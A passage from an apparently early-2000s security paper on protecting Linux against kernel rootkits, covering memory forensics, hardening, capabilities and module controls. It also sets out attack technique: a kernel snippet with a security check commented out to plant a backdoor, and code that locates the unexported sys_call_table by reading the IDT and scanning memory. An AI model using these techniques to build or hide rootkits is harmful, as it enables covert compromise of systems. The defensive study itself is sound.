- LKCD, Linux Kernel Crash Dumps (http://lkcd.sourceforge.net/) from SGI: this package introduces a patch into the Linux kernel in order to generate a crash dump. To save the dump the sysadmin just will need to request the system "SysReq" mode. This action requires a reboot and the location where the memory image will be written has some implications from a forensic perspective. It is recommended to make an image of the swap partition and restore the image in a different system using the `lcrash` tool. The system must be prepared prior to use this feature.

- The memory dump extracted with LKCD can be analyzed through `crash` (http://freshmeat.net/projects/crash). This tool uses the dump image and the kernel, compiled with debugging symbols, to provide general information about the system state and processes running, active network connections. . . and the contents of all the kernel structures. This tool can also be used to investigate a live system, using `/dev/mem` as the dump file.

- There is also another tool, `mcore` (http://oss.missioncriticallinux.com/projects/mcore/) useful to save the crash information in system memory instead of in the file system (swap partition). The image is saved in a compressed format and requires a reboot to be recovered.

- Supposing the system has not been prepared to dump the memory contents, the sysadmin should use the `memget` tool (http://www.rndsoftware.com/products.shtml) to extract the sparse `/dev/kmem` file and transfer it to another system using the network. Using the complementary `memseek` tool, the memory can be analyzed inspecting its contents by address.

- Finally, the most trustworthy method would be the usage of "A hardware-based memory acquisition procedure for digital investigations", a PCI hardware device to acquire the volatile memory of a compromised computer; it doesn't rely in the operating system or applications executing in the box (Journal of Digital Investigations, Volume 1, Issue 1: Item 10, pages 50-60; http://www.sciencedirect.com/science/journal/17422876).

All this memory analysis methods are also really useful against non-LKM kernel rootkits, based on modifying `/dev/kmem`.

5.2 Protecting the Linux kernel

There is not too much a hacker can do in the system as a Linux user, even being root. Supposing he could modify every system binary and file that could indicate its actions, defeat the integrity check tools and fool the IDS systems... it is possible to find the real system status using original trusted binaries.

The situation dramatically changes when the attacker is able to control the kernel itself: there is nothing he cannot do... there are no limits!!. Therefore, a Linux system administrator should protect its system as much as possible for this situation not to occur. The best option to be safe against kernel rootkits is to apply security countermeasures acting at the kernel level too, in an attempt to beat these attacks with the same weapons.

The recommended solution is to install specific defensive LKMs in order to analyze the real system status and protect the kernel structures from the kernel space, having the same privileges as the rootkit code.

There are several solutions based on protecting the system call table due to being the main target of the kernel rootkits. Other set of methods reduce its availability, such as using a monolithic kernels (see section 5.2.4) without symbols, making it invisible because its symbol has not been exported (see section 5.2.9) or limiting the actions that can be performed on the table (see sections 5.2.15 and 5.2.18).

5.2.1 Hardening the OS

The first method in order to avoid the kernel being modified is based on hardening the system as much as possible to avoid a root-level compromise; this access type is needed to install a kernel-mode rootkit. To do so the common security countermeasures will need to be applied, such as keeping the system patched, disabling all unneeded services, good account and password management procedures, having IDS (host and network) tools... This last option is really helpful to catch the attackers early in the compromising process.

Start by reviewing the ten Unix vulnerabilities from the "SANS Top 20" list [53]. The system administrator could make use of very specific Linux security features,

[53] http://www.sans.org/top20/

like the immutable bit (`chattr +i`). Although root can change it, helps in slowing down script-kiddie scripts.

There are some hardening tools and guides that could help into improving and speeding-up this process. These tools are more suitable for dedicated (single purpose) servers than for general purpose systems:

- Bastille: http://www.bastille-linux.org.
- CIS Linux benchmark and scoring tools: http://www.cisecurity.org/bench_linux.html.
- LASG - Linux Administrator's Security Guide: http://www.seifried.org/lasg/.
- Hardening How To's: http://www.linux-sec.net/Harden/howto.gwif.html.
- Real World Linux Security (book) [TOXE1].
- Sans Linux issues: http://www.sans.org/rr/catindex.php?cat_id=32.
- Linux Kernel Hardening: http://www.securityfocus.com/infocus/1539.
- ...use Google [54] too!! ;-p

There are some basic aspects that raise the security bar against kernel mode rootkits, such as disabling any development environment and tools (compilers, libraries...) in critical production servers or even removing the `modutils` package and binaries: `insmod, modprobe, depmod...`

There is a Linux project related with the file system ACLs, a feature that increase the degree of access control over files: http://acl.bestbits.at. It is a patch for kernels 2.4 and is included in version 2.6, but it doesn't restrict the root filesystem capabilities.

5.2.2 Patching the box: kernel vulnerabilities

One of the main Linux kernel security weaknesses, or strengtheness (depending of the point of view), is that its source code is publicly available (open-source), so anyone could potentially find any new vulnerability (buffer or heap overflow, format string...) that could expose it to new attacks. Besides, attackers can known exactly how the system works, so they are able to create very sophisticated hacks.

[54] http://www.google.com

The same argument, that is commonly used to defend that the overall end result (the Linux kernel) is more secure, due to the fact that lot of potential people can review its code and improve it, cannot be applied if the vulnerability is found and it is not publicly announced. Some underground groups could be made use of it without anyone else knowing it.

It is recommended to keep current with the Linux kernel evolution and news http://www.linuxhq.com. During the last years several Linux kernel security vulnerabilities have been made public. These are some examples from several sources (search in Google for more references):

- Linux kernel `do_brk()` vulnerability: http://www.giac.org/practical/GCIH/Paul_Wright_GCIH.pdf and http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0961.
- `ptrace` vulnerability: http://secunia.com/advisories/8337/. [55].
- Multiple local Linux kernel vulnerabilities, affecting the ext3 filesystem, SoundBlaster code, the kernel DRI support and `mremap` [56]: http://www.securityfocus.com/bid/9985.

It is also critical not to have vulnerabilities in the kernel module model and `modutils`, responsible for the load and unload of LKMs.

5.2.3 Analyzing the Linux bootstrap process

In order to protect the kernel, all the steps taken by the system to load it into memory and to load all the available and required kernel modules should be understood and analyzed in detail, mainly because it is possible to manipulate the system boot process to insert a LKM before other protection steps take place, like limiting the system actions through capabilities. Other considerations will be pointed out in section 5.2.8.

Besides, it is recommended to apply the already learned integrity verifications to all the files and scripts involved in the Linux booting process.

Roughly speaking, when a Linux system boots under the Intel x86 platform, event known as the bootstrapping process, the system BIOS is in charge of finding

[55] It can be solved with a LKM to patch the running kernel http://uranus.it.swin.edu.au/~jn/linux/kernel.htm.

[56] https://rhn.redhat.com/errata/RHSA-2003-417.html

the boot sector (also called MBR, Master Boot Record) to start up with from the configured device, typically the main system hard disk [57] [58].

Once loaded, this initial sector is used to run the boot loader, a special program used to load the operating system into memory (RAM). The most common bootloaders in Linux are LILO [LILO1] and GRUB [GRUB1]. Both are known as two-stage boot loaders; first phase is contained into the MBR (because the complete boot loader doesn't fit into the standard 512 bytes sector) and second phase is available from the boot system partition.

When the kernel has been copied into RAM, its `setup()` function is called [59]. This code is responsible of initializing all the system basic hardware devices and provide an operating environment for the Linux kernel. This hardware mainly includes the keyboard and mouse, video card and disk controller. From a security perspective, this function also sets up the IDT, Interrupt Descriptor Table, used for example to define the interrupt 80 used to invoke the system calls.

Finally, other assembly kernel functions [60] are called to completely initialize all the kernel memory, the kernel is uncompressed and at the end, the first system process (PID 1) is started, "`/sbin/init`". Then all the user mode activities take place [61].

The following paragraphs describe all the module-related user mode tasks associated to the boot process in a Red Hat 9.0 system. [62].

The "`/etc/rc.d/rc.sysinit`" script run once at boot time and it performs two initial kernel tasks:

- Configure kernel parameters: `sysctl -e -p /etc/sysctl.conf`
- Determine if modules must be used by this kernel: It searches the "nomodules" string in the "`/proc/cmdline`" file, which contains all the options specified by the boot loader, (using the `grep -iq nomodules /proc/cmdline` command) and also checks that "`/proc/ksyms`" exist .

Through "`depmod -a [-n]`" a dependency file is built so `modprobe` could find the modules relationships and stack all them. The dependency file depends on the symbols found in all the modules specified in the "`/etc/modules.conf`" configuration file. The `-n` option writes the dependencies to the standard output (see the

[57] http://www.cs.unb.ca/courses/cs4405/lectures/booting.pdf
[58] http://www.tldp.org/HOWTO/Linux-i386-Boot-Code-HOWTO/index.html
[59] /usr/src/linux/arch/i386/boot/setup.S
[60] http://www.linuxgazette.com/issue70/ghosh.html
[61] http://www.pycs.net/lateral/stories/23.html
[62] Most information was extracted using the `find /etc -type f -exec grep -i "module" {} ; -print | more` command and analyzing all the related boot files.

depmop manpage). The main dependency file is placed in "/lib/modules/$(uname -r)/modules.dep". It also creates other dependency files called "modules.NAME" where NAME is an specific subsystem (pci, usb, isa...).

If instead, the -A option is used, only the changes are updated in the dependency file. This is used during the booting process based on the kernel version obtained by running the commands in section 5.7:

```
# uname -r
2.4.20-20.9custom
# cat /proc/version
Linux version 2.4.20-20.9custom (root@hostname) (gcc version 3.2.2 20030222 (Red Hat Linux 3.2.2-5)) \
#2 Tue Nov 11 15:45:07 CET 2003
```

Figure 5.7: Linux OS version obtained in the boot process

At this point is when the boot screen shows up the ''Finding module dependencies [OK]'' message.

If modules must be used by the booting kernel then the kernel parameters ("/proc/sys") in figure 5.8 are set. If modules shouldn't being available, these will point to "/bin/true" (it was "/dev/null" in the past).

```
# sysctl -w kernel.modprobe="/sbin/modprobe"
# sysctl -w kernel.hotplug="/sbin/hotplug"

# cat /proc/sys/kernel/modprobe
/sbin/modprobe
# cat /proc/sys/kernel/hotplug
/sbin/hotplug
```

Figure 5.8: Setting modprobe and hotplug programs

After that, a backward compatible method is used to load modules through "/etc/rc.modules" (this file must exist to use it; not in modern Linux distributions by default).

The /sbin/mkkerneldoth command return a header defining the booting kernel, automatically generating the "/boot/kernel.h" file at boot time (but it is only modified if the kernel has changed, so it should have the timestamp of the first time you reboot after the last compilation of the current kernel type) (see figure 5.9). The same kernel type depends on processor type, memory, SMP capabilities...

```
$ ll /boot/kernel.h
-rw-r--r--    1 root     root          473 Oct  3  2003 /boot/kernel.h
$ date
Tue Apr 20 11:06:16 CEST 2004
```

Figure 5.9: kernel.h file generation

Then it prepares the "/boot" kernel files to point out to the correct files, that is "/boot/System.map" pointing to "/boot/System.map-`uname -r`".

Finally a kernel symbols table backup takes place (7 copies of the symbols table are kept in case they are needed for debugging purposes) (see figure 5.10) [63].

```
# ll /var/log/ksyms.*
-rw-r--r--    1 root     root        67700 Apr  5 19:41 /var/log/ksyms.0
-rw-r--r--    1 root     root        67700 Apr  5 19:17 /var/log/ksyms.1
-rw-r--r--    1 root     root        67700 Apr  5 16:31 /var/log/ksyms.2
-rw-r--r--    1 root     root        67700 Apr  4 22:55 /var/log/ksyms.3
-rw-r--r--    1 root     root        67700 Apr  4 21:21 /var/log/ksyms.4
-rw-r--r--    1 root     root        67700 Apr  3 20:33 /var/log/ksyms.5
-rw-r--r--    1 root     root        67700 Apr  3 18:31 /var/log/ksyms.6
```

Figure 5.10: Kernel symbols table backups

If nothing relevant has been changed in the system, you will see that all files are very similar. If you `diff` them, typically only the timestamp, and the "cpu Mhz" or "bogomips" slightly change.

The current system status and symbol table size and contents can be checked using the same commands used to generate these backup files (see figure 5.11).

```
# (/bin/date;
 /bin/uname -a;
 /bin/cat /proc/cpuinfo;
 [ -r /proc/modules ] && /bin/cat /proc/modules;
 [ -r /proc/ksyms ] && /bin/cat /proc/ksyms) >/tmp/ksyms
# ll /tmp/ksyms
-rw-r--r--    1 root     root        93381 Apr  5 21:36 /tmp/ksyms
#
```

Figure 5.11: Current kernel symbols table

As can be seen it cannot be directly compared with the backup copies because at boot time there will be always less modules loaded than at run time, so the list of modules and public symbols will be increased (as denoted by the current file size).

Finally, other dynamically loaded hotplug agents could be loaded [64]. This feature allow the kernel to load new devices and use them in real time, such as PCMCIA network cards, PCI (Cardbus) and USB or Firewire devices (see "/etc/hotplug/*". The kernel should have this feature enabled to make use of it through the `CONFIG_HOTPLUG=y` kernel config variable.

Under a rootkit compromise, the knowledge related with the boot process could help in identifying changes not expected in the boot files and kernel components

[63] It will be recommended to disable this backup process not to provide an attacker with this valuable kernel information.

[64] http://linux-hotplug.sourceforge.net

described. The system administrator should be able to follow the boot process step-by-step and provide a trusted baseline of all the files/directories involved on it. If any not-allowed change is detected an in-depth analysis is recommended.

Module related messages during system bootstrap

This section contains some specific error messages that could appear during the boot process (described in the previous section) that could announce an LKM rootkit installation. They are not logged if the tainted module is installed manually at any other time:

```
Apr  8 11:31:50 localhost insmod: Warning: loading /lib/modules/2.4.20-8/misc/rootkit.o\
               will taint the kernel: no license
Apr  8 11:31:50 localhost insmod:   See http://www.tux.org/lkml/#export-tainted for\
               information about tainted modules
Apr  8 11:31:50 localhost insmod: Warning: loading /lib/modules/2.4.20-8/misc/rootkit.o\
               will taint the kernel: forced load
Apr  8 11:31:50 localhost insmod: Module rootkit loaded, with warnings
```

If a module stored in "`/lib/modules`" [65] presents some reference problems, the following messages are displayed:

```
# depmod -V
depmod version 2.4.22
depmod: *** Unresolved symbols in /lib/modules/2.4.20-8/misc/rootkit.o
```

When the system starts and non-licensed or misconfigured modules are found, these messages are generated in the system console too.

5.2.4 Compiling the kernel without modules support

In the past, knowing how to compile the kernel to work with modules was a problem [LKMI1]. Today, almost all Linux distributions by default provide module support, so nowadays the problem is how to disable them.

This proposal can be applied over non-changing production servers (from a hardware/features point of view), where the dynamic kernel modification functionality is not needed. It is possible to disable the loading of LKMs after system boot using the Linux capability mechanism (5.2.6).

[65] It is not found if placed in other directory tree. If the `depmod -q` option is used (instead of the `-a` option) it will be silent about unresolved symbols.

However there is a **big** problem related with kernel rootkits security. If the kernel LKM support is disabled, the system will be protected against kernel rootkits based on modules, but there are other (already commented) variations based on patching the kernel memory. The problem is that most detection and protection solutions against this second type of attacks are implemented through LKMs too... "what hurts you makes you stronger" [PHRA5910] (see the 5.4 section).

To build a monolithic kernel in Red Hat Linux [REDH1], without modules support, none of the kernel components should be selected as a module during the configuration phase (nothing should appear as <M>). Then, under the "Loadable module support" section (in `make menuconfig`) the "`Enable loadable module support`", "`Set version information on all module symbols`" and "`Kernel module loader`" should NOT be selected.

As a result, the "`/usr/src/linux/.config`" configuration file should contain the following modules related text instead of the typical modularized kernel options:

```
#
# Loadable module support
#
# CONFIG_MODULES is not set

/* Standard modularized options */
#
# Loadable module support
#
CONFIG_MODULES=y
CONFIG_MODVERSIONS=y
CONFIG_KMOD=y
```

The second option requires "genksyms" (from `modutils`) and indicates to use the same modules (without recompiling) for a new compiled kernel (where the `EXTRAVERSION` changes). The last directive indicates the usage of the automatic module loading feature [66].

During the kernel compilation process, the `make modules` and `make modules_install` steps can be omitted [67]:

```
cd /usr/src/linux-2.4
make mrproper
make menuconfig
make dep
```

[66] See the "`Documentation/kmod.txt`" file

[67] Modify the kernel version ("`/usr/src/linux/Makefile`"): "EXTRAVERSION = -static".

```
make clean
make bzImage
[make modules]
[make modules_install]
make install
```

The kernel is very dependent of other system components, such as `modutils and gcc`. Besides, the boot loader used should be instructed not to need module support:

- **Grub** [GRUB1]: Append the `nomodules` directive to the `kernel` line in file "`/boot/grub/grub.conf`".
- **LILO** [LILO1]: Include in file "`/etc/lilo.conf`" the following line: `append=nomodules`.

For those new to the Linux kernel compilation process, there is a good article at http://www.linux.it/kerneldocs/kconf. Besides, several kernel upgrades and compilation guides are provided by the different Linux distributions, like Red Hat:

- http://www.redhat.com/support/docs/howto/kernel-upgrade/kernel-upgrade.html.
- http://www.redhat.com/docs/manuals/linux/RHL-7.1-Manual/custom-guide/kernel.html.
- http://.../linux/RHL-7.1-Manual/custom-guide/kernel-modularized.html.

There are also specific kernel compilation tools that include options to disable the module support, like `buildkernel` [68].

This solution avoids the usage of LKM rootkits, but is innocuous against direct patching kernel rootkits, that modify the kernel memory (`/dev/kmem`), such as SuckIT [PHRA587].

5.2.5 Hardening the kernel

With the idea of increasing the Linux kernel security, in 1998 [PHRA526] some improvements were published and implemented as static kernel patches. Although all them applied to the kernel version 2.0, even today they have not been completely standardize, although the Linux capabilities (5.2.6) model is the nearest approach.

Some of them were based in the standard POSIX.1e security model [69], in which the superuser privileges are split into capabilities. These ideas were introduced in future Linux kernel versions (see section 5.2.6). Some of these ideas were also covered and implemented by [PRAG1] as LKMs.

[68] http://www.stearns.org/buildkernel/
[69] http://wt.xpilot.org/publications/posix.1e/download.html

- Protecting `/proc`: the `ps` command allows any user to extract information about ALL the system running processes, without checking user privileges. The data is obtained by reading the `/proc` pseudo filesystem, so why not protecting this directory and all its contents. The idea is changing its inode default permission from 550 to 500.

- Trusted path execution: the idea with this patch is to only allow program execution to binaries located in a secure path. A secure path is a directory owned by root and not group or world writable, so only root can modify its contents. Therefore, normal users could not execute any program except those provided by root.

- Chatr limitations: the goal is not allowing anyone to modify the immutable and append bits on files using the `chatr` command.

- Stack and symlink execution: in order to prevent buffer overflows, programs shouldn't be allowed to execute code from its stack. It also includes a protection mechanism related with where the shared libraries are mapped in memory, avoiding to point a buffer overflow return address to the `system` libc function. Besides, it includes a hard symbolic links protection, not to allow normal users to access and create links to files they don't own in public (`+t`) directories.

- New GID privilege groups: this is the precursor of the capabilities model, in which certain groups have special privileges into the system: bind to a port less than 1024, create raw sockets or socket packets...

- Rawdisk patch: the goal is protecting the rawdisk access to the `/dev` directory where the disk partitions resides. If possible, an attacker without permissions to access the filesystem using the kernel could access the disk structures directly, for example to modify the logfiles. This can be easily implemented intercepting the `sys_open()` syscall. This would also block `/dev/kmem` from being modified.

The symlinks access controls cannot be managed from a LKM through syscalls because the same syscall `sys_open` is used to access all file types, but it is possible to perform this type of task through VFS. However, the method can be easily applied against LKMs blocking the creation of links in the environment described, capturing `sys_link` and `sys_symlink`.

Some of the ideas pointed out in the past were implemented in Openwall [70].

[70] http://www.openwall.com/linux/

Besides, there are lots of other Linux hardening solutions at the kernel level [71] or [RUDE1].

Finally, in the same way someone shouldn't install software from non-trusted third parties, this is even more dangerous when the kernel is involved. Everybody has access to the open-source Linux kernel, so it is possible to distribute a manipulated evil kernel that, for example, would allow any user to load a new LKM.

This modified kernel should change the `create_module()` function [72], removing the security checks:

```
sys_create_module(const char *name_user, size_t size)
{
        char *name;
        long namelen, error;
        struct module *mod;
        unsigned long flags;

  /* Security checks hacked: capabilities commented */
  /*
        if (!capable(CAP_SYS_MODULE)) <----
                return -EPERM; <----
  */
        lock_kernel();
        if ((namelen = get_mod_name(name_user, &name)) < 0) {
  ...
```

So the conclusion is to never run a compiled kernel obtained from an unknown or an untrusted known source. Typically you must trust the standard kernels being part of a given Linux distribution.

5.2.6 Capabilities and restricted operations

The traditional Linux credential model [BOVE1] associated to processes is mainly based on four numerical values: the user and group identifiers (UID and GID) and the user and group effective identifiers (EUID and EGID). The process credentials are kept in the process structure and compared against the resources credential to allow or deny the access, such as the owner of a file (controlled by the VFS subsystem).

[71] http://www.sans.org/rr/papers/32/1294.pdf
[72] Decalred in "/usr/src/linux-2.4/kernel/module.c".

A new model was introduced based on capabilities [73], that is, specific bits that determine if a process is capable of performing a specific action. This model clearly is designed trying to avoid the typical problem, in which the root user has a total control over the system while normal users are very restricted; an all or nothing model.

The Linux Capabilities model is a kernel feature set to allow/deny certain privileges reserved for root; it differentiates two types of privileges, those associated to the normal users and those unlimited, associated to `root` (UID and GID equal to zero). For example, there is a capability to allow/deny the network interface promiscuous mode functionality (see section 128).

However the model has been disabled since kernel 2.2.17 due to the lack of support in the Linux filesystems, including the VFS subsystem. In the nowadays model, a root process has all the capabilities set and a standard user process has none, so it is not possible to have specific capabilities per process.

There is a capability to govern if all the other capabilities could be modified by one process into another, called `CAP_SETPCAP` (number 8). By default it is disabled for security reasons. It is defined in "`/usr/src/linux-2.4/include/linux/capability.h`":

```
#define CAP_INIT_EFF_SET    to_cap_t(~0 & ~CAP_TO_MASK(CAP_SETPCAP))
#define CAP_INIT_INH_SET    to_cap_t(0)
```

To enable it change this to:

```
#define CAP_INIT_EFF_SET    to_cap_t(~0)
#define CAP_INIT_INH_SET    to_cap_t(~0)
```

The model has restrictions, but its being improved. Any process can obtain its capabilities through the `getcap()` system call and modify them through `setcap()` (only if it has the `CAP_SETCAP` capability). Although the model is not fully working yet, the capabilities can be inspected per process and changed through "`/usr/sbin/setpcaps`":

```
# cat /proc/<PID>/status
...
CapInh: 0000000000000000 <---- Inherited by child processes
CapPrm: 00000000ffffffff <---- Permited by the kernel
CapEff: 00000000fffffeff <---- Effective for this process
```

Until the complete model will be implemented, it is possible to use an intermediate solution [74]. It is based in modifying the initial set of capabilities (associated to

[73] http://www.linuxjournal.com/print.php?sid=5737
[74] http://killa.net/infosec/caps/

the `init` process and the bounding set (specified by "`/proc/sys/kernel/cap-bound`") [75].

This model is more useful from the kernel rootkits perspective. It is possible to define the system global capabilities. All root processes can ONLY remove any capability, but only `init` can add them again [76], so once removed, they could not be readded until the next system reboot:

```
static void cap_set_all(kernel_cap_t *effective,
                        kernel_cap_t *inheritable,
                        kernel_cap_t *permitted)
{
    ...
    if (target == current || target->pid == 1) <-- 'PID == 1'
        continue;                                    (init)
    ...
```

Although it is a restricted model, for LKM kernel rootkit protection it is very useful: imagine a situation when a kernel cannot be compiled monolithically because it requires some modules; these modules could be loaded at boot time and then all the module functionality could be removed [77].

There is one capability to load or unload kernel modules, `CAP_SYS_MODULE`. Once it is removed from the bounding set, the modules functionality gets blocked:

```
# cat /usr/include/linux/capability.h
...
/* Insert and remove kernel modules - modify kernel without limit */
/* Modify cap_bset */
#define CAP_SYS_MODULE      16
```

In order to load and link a module, the process doing so (typically `insmod`) must have the CAP_SYS_MODULE. This check is performed by the `sys_create_module()`, `sys_delete_module()` and `sys_init_module()` syscalls.

The default bounding set is `0xffffffeff`:

```
# cat /proc/sys/kernel/cap-bound
-257
# cat /proc/sys/kernel/cap-bound | perl -e 'printf("0x%lx\n",<stdin>);'
0xffffffeff
```

[75] Be very, very, very careful when making changes to the bounding set. It is very easy to render your system useless by writing the wrong value there (...as I did when writing this paper).

[76] See "`/usr/src/linux-2.4/kernel/capability.c`" source code bellow.

[77] http://lwn.net/1999/1202/kernel.php3

The bounding set is a bitmask, thus the value to write must have bit 16 cleared. This values to apply could be obtained from its binary representation:

```
0xFFFF FFFF = 0x ... 19 18 17 16    15 14 13 12
                     -----------    -----------
0xFFFE FFFF = 0x ...  1  1  1  0     1  1  1  1
     *                       ***
```

This capability should be set up at the end of the boot sequence once the required modules have been already loaded. It is a secure countermeasure as far as the boot process has not been tampered [78]:

```
# cat /proc/sys/kernel/cap-bound
-257
# insmod GCUX.o
# lsmod | grep GCUX
GCUX                    728   0  (unused)
#
# echo 0xFFFEFFFF > /proc/sys/kernel/cap-bound
# cat /proc/sys/kernel/cap-bound
cat: /proc/sys/kernel/cap-bound: Operation not permitted
#
# rmmod GCUX
GCUX: Operation not permitted
# insmod GCUX_other.o
GCUX_other.o: create_module: Operation not permitted
#
```

The other relevant capability as far as kernel rootkits are concerned is the `CAP_SYS_RAWIO`, which defines if it is possible to modify the kernel memory through `/dev/kmem`. Disabling this capability no one will be able to modify the memory (see section 5.2.22).

```
# cat /usr/include/linux/capability.h
...
/* Allow ioperm/iopl access */
/* Allow sending USB messages to any device via /proc/bus/usb */

#define CAP_SYS_RAWIO        17
```

[78] The solution works but due to some unknown reason once removed it is not possible to get the `cap-bound` bitmask again.

Finally, in order to secure the system against kernel modifications, the following capability restrict the system for being rebooted, therefore a new kernel cannot be forced to be loaded by an attacker:

```
/* Allow use of reboot() */
#define CAP_SYS_BOOT         22
```

The kernel itself checks the capabilities through the C-language `capable()` function, passing as an argument the capability to be verified.

The `lcap` tool [79] provides an interface for managing these capabilities [80]. Use `lcap` to remove all the three kernel related capabilities previously mentioned once the system has booted. If implemented correctly, this will prevent an attacker from loading an LKM, changing the kernel memory and rebooting the system. However, an attacker with root access would be able to modify the startup sequence to load a hidden LKM rootkit before the step where the capabilities are removed.

Besides, the `CAP_SYS_MODULE` and `CAP_SYS_RAWIO` capabilities should always be erased together because if only the first is removed, it is possible for an attacker to change the bounding set accessing `/dev/kmem` directly [81]. The bounding set is referenced by the `cap_bset` kernel symbol:

```
# grep cap_bset /proc/ksyms
c030c21c cap_bset_R59ab4080
```

For more information about capabilities, check:

- The official Linux kernel capabilities FAQ: http://ftp.kernel.org/pub/linux/libs/security/linux-privs/kernel-2.2/capfaq-0.2.txt.
- Linux's Security' Capabilities: http://www.hsc.fr/ressources/presentations/linux2000/linux2000.htm.en.
- Introduction to Linux Capabilities and ACL's: http://www.securityfocus.com/infocus/1400.
- Linux: `man capabilities`.

To sum up, the capabilities model can be applied to processes (not useful for kernel protection) and at a global level; the global capabilities are enabled by default, root is able to remove capabilities (hardening the system) and only `init` can readd them.

[79] http://home.netcom.com/~spoon/lcap/
[80] Not available in the URL above or Internet at the time of this writing (check in Google)
[81] http://www.securiteam.com/unixfocus/5MR050A1RG.html

5.2.7 "System.map" protection

The `System.map` contains the list of symbol names and addresses of the Linux kernel (see section 3.8.3). Although several detection tools use this map to analyze the kernel memory, it also facilitates the kernel rootkits actions when some symbols have not been exported and they are not available.

Thus, it is recommended to remove the "`System.map`" file from the system in order to difficult the actions performed by some kernel patching methods covered in section 3.8.3 ([PHRA608] [SPACE1]).

Prior to removing the file, a backup copy should be made every time the kernel is recompiled, in order to be used by the analysis tools if required. Besides, a "`System.map`" MD5 checksum should be generated in case it would be required to test this file integrity.

5.2.8 LKM surviving across system reboots

One of the main problems evil LKMs have is that it is very hard for them to survive a system reboot without performing more detectable actions. The different alternatives to survive are:

- Modifying one of the system boot files in order to load the evil module (through `insmod`).
- Directly patch the kernel image in disk (as mentioned in section 92).
- Infect an existent LKM that will be loaded on the boot process [PHRA6110] (see section 3.7).
- Subvert the `initrd` RAM disk (see bellow).

During this paper flow no information has been provided about the Linux `initrd` RAM disk [82]. It is a feature to be able to load a Linux RAM disk during boot time containing those modules required to start the kernel in the current system, such as an SCSI module (to access the bootable system's SCSI disks) or the `ext3` subsystem, if compiled as a module.

Due to the fact that by default, most nowadays Linux distributions load a default `initrd` image at boot time (through the boot loader, LILO or GRUB), it seems theoretically possible for an attacker to replace the default `initrd` image by its own, including new LKM evil modules on it.

This are the default Linux Red Hat 9.0 `initrd` files and GRUB options:

[82] http://www.linuxforum.com/linux-filesystem/initrd.html

```
# cat /boot/grub/grub.conf
...
title Red Hat Linux (2.4.20-8)
        root (hd0,0)
        kernel /vmlinuz-2.4.20-8 ro root=LABEL=/ hdc=ide-scsi
        initrd /initrd-2.4.20-8.img                              <----
#
# ll /boot/init*
-rw-r--r--  1 root  root  253435 Apr  8 10:32 /boot/initrd-2.4.20-8.img
```

No proof-of-concept has been found implementing this booting kernel hack.

5.2.9 Exporting the system call table

As has been explained along the paper, the Linux kernel exports its system call table symbol, `sys_call_table`, to other kernel components. This allows LKMs to substitute specific system calls with its own replacements.

Since kernel 2.4.18 shipped with Red Hat 8.0 [83], Red Hat decided not to export this kernel symbol anymore [84], and the Linux development group (leaded by Linus) did the same in the standard kernel since version 2.5.41 [85]. Therefore, all new Linux kernel versions (2.5 and 2.6), and Red Hat distributions 8.0 or greater, don't allow LKMs to overwrite the kernel with its own system calls, improving the system hardening process [86].

Although this has direct implication from a security perspective, the main reasons that justify this change are related with licensing issues; the open-source kernel community (and Red Hat) has considered that the interception of the kernel system calls by third-party modules is not a clean programming method [87].

However, this reasoning would be more supported if they would have exported the symbol as GPL, using the `EXPORT_SYMBOL_GPL(sys_call_table)` macro, instead of removing it completely from the kernel symbols (defined in "`kernel/ksyms.c`").

Lot's of LKM rootkits rely on the replacement of some system call; manipulating the system calls is only possible if the system call table is accessible, therefore, famous rootkits like SuckIT and some versions of Adore cannot be installed in these kernel versions. However there are ways of reexporting back the table, manually

[83] https://bugzilla.redhat.com/bugzilla/show_bug.cgi?id=74902

[84] http://seclists.org/lists/linux-kernel/2003/May/0759.html

[85] The official reasons why it was needed: http://www.kernel.org/pub/linux/kernel/v2.5/ChangeLog-2.5.41.

[86] http://www.linuxdevcenter.com/lpt/a/2996

[87] Use of patented code in the kernel: http://lwn.net/Articles/63639/.

(see bellow) or "automagically" using the `addsym` LKM ([ADDS1]) which allows the old LKM to work without modifications (from a member [88] of the same group that developed Kstat).

It is possible to statically reexport the `sys_call_table` symbol following these steps, although they are not practical from a hacker point of view:

1. Edit the kernel source code file "`/usr/src/linux/kernel/ksyms.c`", in order to export the symbol, adding the following line: `EXPORT_SYMBOL(sys_call_table);`.
2. Recompile and apply the newly created kernel rebooting the system.

5.2.10 Re-exporting the system call table: `addsym.c`

This section will cover an in-depth analysis of how a non exported kernel symbol can be found and reexported, totally focused on the system call table reference. A special effort has been taken to completely explain this module source code based on the relevance it has for future rootkits developments in the newer Linux versions.

The `addsym` tool [ADDS1] is a very simple LKM whose main purpose is to find the "lost" `sys_call_table` memory reference inside the kernel memory and reexport it. The code uses the methods presented and described at [?], the SuckIT rootkit, to look up for the `sys_call_table` address [PHRA5910].

As was explained in chapter 2 Linux uses the system call table to find the memory address implementing the system call number passed to the `system_call()` function. This function is implemented through the interrupt `0x80`. Therefore, it seems clear that the `system_call()` functionality needs the `sys_call_table` memory reference to work and find the syscall to be executed.

Therefore this tool uses the kernel Interrupt Descriptor Table, IDT, pointed by the `idtr` register, in order to get the location in memory of the `system_call()` function (saved in "`sys_call_off`"); represented by the entry in the 0x80 offset:

```
asm("sidt %0":"=m"(idtr));
idt = (void *) (idtr.base + 8 * 0x80);
sys_call_off = (idt->off2 << 16) | idt->off1;
```

The `sidt` assembler instruction asks the processor for the IDT reference [89]; it is saved in the `idtr` variable. Each IDT entry occupies an 8 bytes block. `idt` point

[88] http://xenion.antifork.org
[89] http://www.linuxassembly.org

to the `int 0x80` entry in the IDT and`sys_call_off` is the memory reference to the `system_call()` function/handler.

The interrupt handler routine defined in [90] is called "`debug()`". It calls "`do_debug()`" from [91].

Then, it browses through the `system_call()` function memory trying to find the code associated to the system call table access, represented (in HEX) by the sequence `0xff1485`, that corresponds to the assembler instruction `call sys_call_table(,%eax,4)` [?]. That is:

```
"call <sys_call_table address>(,%eax,4)" in memory is:
"0xff 0x14 0x85 0x<sys_call_table address>"
```

The `system_call` handling routine is defined in [92]. The code used for this analysis, using the system call table, follows:

```
ENTRY(system_call)
        pushl %eax                      # save orig_eax
        SAVE_ALL
        GET_CURRENT(%ebx)
        testb $0x02,tsk_ptrace(%ebx)    # PT_TRACESYS
        jne tracesys
        cmpl $(NR_syscalls),%eax
        jae badsys
        call *SYMBOL_NAME(sys_call_table)(,%eax,4)        <----
        movl %eax,EAX(%esp)             # save the return value
...
```

It uses the "`findoffset()`" function for this purpose:

```
for (p = start; p < start + CALLOFF; p++)
    if (*(p + 0) == '\xff' && *(p + 1) == '\x14' && *(p + 2) == '\x85')
       return p;
```

